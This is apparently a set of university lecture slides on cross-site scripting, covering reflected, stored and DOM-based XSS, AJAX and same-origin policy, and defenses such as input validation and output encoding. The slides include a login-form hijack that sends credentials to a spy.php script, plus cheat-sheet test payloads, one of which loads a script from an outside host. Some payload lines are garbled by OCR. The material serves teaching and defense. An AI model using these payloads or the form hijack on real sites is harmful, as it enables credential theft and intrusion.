IIG University of Freiburg

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Cross Site Scripting - XSS

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Sommer Semester

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Cross Site Scripting - XSS

- **If the web site allows uncontrolled content to be supplied by users**
  - User can write content in a Guest-book or Forum
  - User can introduce malicious code in the content
- **Example of malicious code**
  - Modification of the Document Object Model - DOM (change some links, add some buttons)
  - Send personal information to thirds (javascript can send cookies to other sites)

modus Operandi

- **Attacker Executes Script on the Victim's machine**
  - Is usually Javascript
  - Can be any script language supported by the victim's browser
- **Three types of Cross Site Scripting**
  - *Reflected*
  - *Stored*
  - *DOM injection*

Reflected XSS

- **The easiest exploit**
- **A page will reflect user supplied data directly back to the user**

```
echo $_REQUEST['userinput'];
```

- **So when the user types:**

```
<script type="text/javascript">
alert("Hello World");
</script>
```

- **He receives an alert in his browser**
- **Danger**
  - If the URL (containing GET parameters) is delivered by a third to the victim
  - The Victim will access a modified page
  - SSL certificate and security warning are OK!!!

Stored XSS

- **Hostile Data is taken and stored**
  - In a file
  - In a Database
  - or in any other backend system
- **Then Data is sent back to any visitor of the web site**
- **Risk when large number of users can see unfiltered content**
  - Very dangerous for Content Management Systems (CMS)
  - Blogs
  - forums


DOM Based XSS

- **Document Object Model**
  - The document is represented using a tree
  - The tree is rooted with the `document` node
  - Each tag and text is part of the tree
- **XSS Modifies the Document Object Model (DOM)**
  - Javascript can manipulate all the document
  - It can create new nodes,
  - Remove existing nodes
  - Change the content of some nodes

Real XSS are a mix of the three types

- **To be efficient an attacker has to combine the types**
  - Attacker logs on the system
  - types his malicious content
  - content is stored on the server (often in a Database)
  - When the user visits the site his dom is manipulated
- **Target:**
  - Send information to another site
  - or another part of the site

```
<html>
  <body>
    <div id="header">
      <h1>Title of the page</h1>
    </div>
    <div id="menu">
      <ul id="menu-list">
        <li class="menuitem">
          <a href="index.php?id=1">One</a>
        </li>
        <li class="menuitem"><a href="index.php?id=2">Two</a></li>
        <li class="menuitem"><a href="index.php?id=3">Three</a></li>
      </ul>
    </div>
    <div id="content">
      <p> Hello World </p>
    </div>
   </div>
  </body>
</html>
```

- **Create a new node and insert it in the tree**

```
var newli = document.createElement("li");
var newtxtli = document.createTextNode("Four");
newli.appendChild(newtxtli);
document.getElementById("menu-list").appendChild(newli);
```

- **Delete a node**

```
firstchild = document.getElementById("menu-list").firstChild;
document.getElementById("menu-list").removeChild(firstchild);
```

- **Modify a node**

```
document.getElementById("addbutton").onclick=otherFunction;
```

Spy the content of a form
Spy remains unnoticed by the user

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- **Suppose a page contains such a form**

```
<form action="login.php" method="POST" id="login-form">
  Username <input type="text" name="username">,
  Password <input type="password" name="password">
</form>
```

- **If the following Javascript is injected in the page**

```
document.getElementById("login-form").action="spy.php";
```

- **And the `spy.php` looks like:**

```
$username = $_REQUEST['username'];
$password = $_REQUEST['password'];
// Save data in a Data base or a file
$newURL = "http://www.mysite.de/login.php";
$newURL .= "?username=$username&password=$password"
header("location: $newURL");
```


AJAX
Asynchronous Javascript and XML

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- **Javascript is used for interacting with the client**
  - Client receive the page from the server
  - Javascript handles events,
  - reacts to key down, value changed, mouse-over, etc.
- **Javascript establishes an asynchronous communication with the server**
  - Creates a XMLHTTPRequest object
  - Sends a request to the server (without refreshing the page)
  - Modifies the page according to the data received from the server

AJAX Example

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- **We have a Form containing a selection box**
- **On Change of the selection, the function `showCustomer()` is executed**
- **The function creates an Object (XMLHttpRequest or its MS-cousins)**
- **A request is sent to a PHP file,**
- **The PHP program generates a Table**
- **The table is included in the html DOM.**

Connect another server

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- **"Same Origin Policy" prevents from connecting another server**
  - Browser is configured to connect only one site
  - It can also connect to other sites in the same domain or subdomain
  - Javascript is allowed only to send XMLHTTPRequest object to the server of the page
- **Attacker wants to receive information elsewhere:**
  - Modify the DOM to insert a new file
  - Create a request that contains the information
  - If the file contains JavaScript, a communication is possible!!!

Testing Strategy
Suppress any javascript in posts

- **Test is post contains a javascript instruction**
  - Quite Hard, can be hidden.
- **Examples of javascript instructions**
  - Javascript in `<script>` tag (the normal way)

    <script type="text/javascript">
    // *Here comes the script*
    </script>
  - Or from an external file [1]

    <SCRIPT SRC=http://*ha.ckers.org/xss.js*></*SCRIPT*>
  - Javascript as eventhandler

    Test 1
  - Javascript as URL

    Test 3

[1] Source: `http://ha.ckers.org/xss.html`

Examples of tests [2]

- **The following XSS scripts can be inserted in pages, to test if the protection is in order:**
- Display a alert with XSS

  '';!−−"<XSS>=&{()}
- Loads the file `xss.js` on the corresponding server

  <SCRIPT SRC=http://*ha.ckers.org/xss.js*></*SCRIPT*>
- The false image loads a javascript

  <IMG SRC="javascript:alert('XSS');">

[2] Source: `http://ha.ckers.org/xss.html`

Examples of tests (Cont.)

- The same instruction using UTF-8 encoding

  <IMG SRC=javascr&#
- Adding some extra brackets will allow to circumvent some testers

  <<SCRIPT>alert("XSS");//<</*SCRIPT*>
- Don't use the javascript instruction

  <BODY ONLOAD=alert('XSS')>
- Use the Meta tag

  <META HTTP−EQUIV="refresh" CONTENT="0;
  URL=http://;URL=javascript:alert('XSS');">

Protection
Combination of

- **Whitelist validation of all incoming data**
  - Allows the detection of attacks
- **Appropriate encoding of all output data.**
  - prevents any successful script injection from running in the browser

Input Validation

- **Use Standard input validation mechanism**
  - Validate length, type, syntax and business rules
- **Use the "Accept known good" validation**
  - Reject invalid input
  - Do not attempt to sanitize potentially hostile data
  - Do not forget that error messages might also include invalid data


Strong Output Encoding

- **Ensure that all user-supplied data is appropriately entity encoded before rendering**
  - HTML or XML depending on output mechanism
  - means `<script>` is encoded `&lt;script&gt;`
  - Encode all characters other than a very limited subset
- **Set the character encoding for each page you output**
  - specify the character encoding (e.g. `ISO 8859-1` or `UTF 8`)
  - Do not allow attacker to choose this for your users

Language Specific recommendations

- **Java**
  - Use Struts or JSF output validation and output mechanisms
  - Or use the JSTL `escapeXML="true"` attribute in `<c:out ...>`
  - Do not use `<%= %>`
- **.NET: use the Microsoft Anti-XSS Library**
- **PHP: Ensure Output is passed through `htmlentities()` or `htmlspecialchars()`**
  - You can also use the ESAPI library developped by OWASP
  - Content is first validated
  - Then it is `canonicalize()`d to be stored
  - The output is then encoded using: `encodeForHTML()`, `encodeForHTMLAttribute()` or `encodeForJavascript()` functions (depending on the use).

Decoding / Encoding Untrusted Data[3]



[3]Source: Javadoc documentation of the ESAPI package

Conclusion: Cross Site Scripting

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- **Attacker injects input in a page**
  - Stored data in pages where many users can send input: CMS, Guestbook, etc.
  - Or Reflecting-XSS in a field that is displayed to the user.
- **Javascript takes control of the Victim's browser**
  - Can manipulate the Document Object Model (modify the page)
  - Can send information to a third server
- **Countermeasures**
  - Validation of input (rejection of anything that could be invalid)
  - Encoding of output.

References

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- **OWASP Top 10 - 2010**
  `http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`
- **A Guide for Building Secure Web Applications and Web Services**
  `http://www.owasp.org/index.php/Category:OWASP_Guide_Project`
- **XSS (Cross Site Scripting) Cheat Sheet**
  `http://ha.ckers.org/xss.html`